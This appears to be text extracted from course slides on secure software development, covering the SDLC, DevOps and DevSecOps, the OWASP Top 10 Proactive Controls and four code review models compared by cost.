
Once in production, it also includes user training, maintenance and ultimately decommissioning in its end of life.

3.2 CODE DEPLOYMENT ENVIRONMENTS

Many organizations use multiple environments for their software development and testing. The environments goes as follow:




3.2 THE SOFTWARE DEVELOPMENT LIFE CYCLE



3.2 SOFTWARE DEVELOPMENT MODELS

The SDLC can be approached in many ways and different models exist.



3.2 DEVOPS

Historically software development and quality assurances used to work close together to make sure that they deliver a quality software but in isolation from IT Operations team. Once in production the software is handed over to the IT Operations and they have to deal with it.

This model created and still creates incident, frustration and poor collaboration.

To solve this issue we invented the DevOps model where IT Operations, Software development and Quality assurances all work together in the development project.

3.2 DEVSECOPS

DevOps model solving incident issue and making the release to production a smoother process it still did not solved the inherent issues of security defect in software.



If you want to test your software for security issue you have to perform a penetration testing.

Implementing security fix to the software in it's final or nearly final form have a dramatic time and cost impact for projects as sometimes it might be the whole architecture that needs to be changed.

It's not efficient and very frustrating.

For this reason we invented DevSecOps where DevOps involve cybersecurity team.

3.2 DEVOPS & DEVSECOPS



A decorative graphic consisting of thin, grey, stylized circuit lines with small circles at the ends, extending horizontally from the left and right sides of the central black box.

3.3 DESIGNING & CODING FOR SECURITY



3.3 DESIGNING & CODING FOR SECURITY

Cybersecurity team participating in the SDLC provides significant improvements to increase the overall security of the application.

It gives possibility to have security built-in as part of the requirements and then designed in, based on those requirements.

During development: implement secure coding techniques, code review and testing.

During testing: testing can be performed using tools like web application security scanners or pen testing techniques.

3.3 SECURE CODING PRACTICES



10 Critical Security Areas That Software Developers Must Be Aware Of

One of the *best* resources for secure coding practice is the Open Web Application Security Project (OWASP).

It's a community of developers and security practitioners.

Together they have build many community-developed standards, guides and best practice documents as well as multitude of open sources tools.

It is constantly improved providing an efficient way of adressing threats change from year to year.

3.3 OWASP TOP PROACTIVE CONTROLS

1- Define Security Requirements

- Security throughout the development process.

2- Leverage Security Frameworks and Libraries

- Preexisting security capabilities can make securing applications easier.

3- Secure Database Access

- Prebuild SQL queries to prevent injection and configure databases for secure access.

4- Encode and Escape Data

- Remove special characters.

5- Validate ALL Inputs

- Treat user input as untrusted and filter appropriately.

3.3 OWASP TOP PROACTIVE CONTROLS

6- Implement Digital Identity

- Use multifactor authentication, secure password storage and recovery, proper session handling.

7- Enforce Access Controls

- Require all requests to go through access control checks, deny by default, and apply the principles of least privileges.

8- Protect Data Everywhere

- Use encryption in transit and at rest.

9- Implement Security Logging and Monitoring

- This helps detect problems and allows investigation.

10- Handle ALL Errors and Exceptions

- Errors should not provide sensitive data, and applications should be tested to ensure that they handle problems gracefully.

3.3 OWASP TOP TEN PROACTIVE CONTROLS

Top 10 Proactive Controls:

https://github.com/OWASP/www-project-proactive-controls/blob/master/v3/OWASP_Top_10_Proactive_Controls_V3.pdf

API Top 10 Proactive Controls:


<https://owasp.org/www-project-api-security/>

3.3 CODE REVIEW MODELS

Reviewing an application code provides a number of advantages.



KNOWLEDGE
SHARING



UNDERSTANDING OF
THE CODE AND ITS
FUNCTIONS





PROBLEM DETECTION



ENFORCING CODING
BEST PRACTICES AND
STANDARDS

PROGRAMMERS WHILE REVIEWING THE CODE



3.3 CODE REVIEW MODELS

There are number of code review processes.

OWASP provides an in-depth technical information on specific vulnerabilities and how to find them, as well as how to conduct code review.

The 4 code review process we will focus on are:

Pair Programming

Over-the-Shoulder

Pass-Around

Tool-Assisted

3.3 PAIR PROGRAMMING

Pair programming is an Agile software development technique that places two developers at one workstation. One developer writes the code, while the other developer reviews their code as they write it.

Developers are expected to change roles frequently, allowing both of them to spend time thinking about the code.

It provides real-time code review, increase the code quality and ensures that multiple developers are familiar with the code.

It requires two full-time developers and as such it increases the cost.

3.3 OVER-THE-SHOULDER

Over-the-Shoulder code review, like pair programming, requires two developers. But instead of having a real-time review of the code, it requires the developer who wrote the code to explain the code to the other developer.

This approach allows peer review of code, increase code understanding and sharing among the team and has a decreased cost compared to pair-programming.

3.3 PASS-AROUND

Pass-around code review is a form of manual review done by sending completed code to reviewers who control the code for issues. Pass-around reviews may involve more than one reviewer, allowing different expertise and experience to contribute.

Pass-around is more flexible than over-the-shoulder or pair programming but it does not provide the same opportunity to learn about the code from the writer and as such it makes documentation of the code more important.

3.3 TOOL-ASSISTED

Tool-assisted code review rely on software-based tools to conduct code reviews.

Tools like Atlassian Crucible, Codacy, Veracode or Phabricator are software designed to improve the code review process.

3.3 CODE REVIEW COST

Model	Cost	When does review happen	Ability to explain the code	Skill required
Pair programming	Medium	Real time	High	Users must learn how to pair program
Over-the-Shoulder	Medium	Real time	High	No additional skill
Pass-around	Low/Medium	Asynchronous	Low	No additional skill
Tool-assisted	Medium	Depend of the tool	Low	Training to use the tool

3.3 CODE REVIEW ULTIMATE GUIDE

OWASP: [https://owasp.org/www-project-code-review-guide/assets/OWASP Code Review Guide v2.pdf](https://owasp.org/www-project-code-review-guide/assets/OWASP%20Code%20Review%20Guide%20v2.pdf)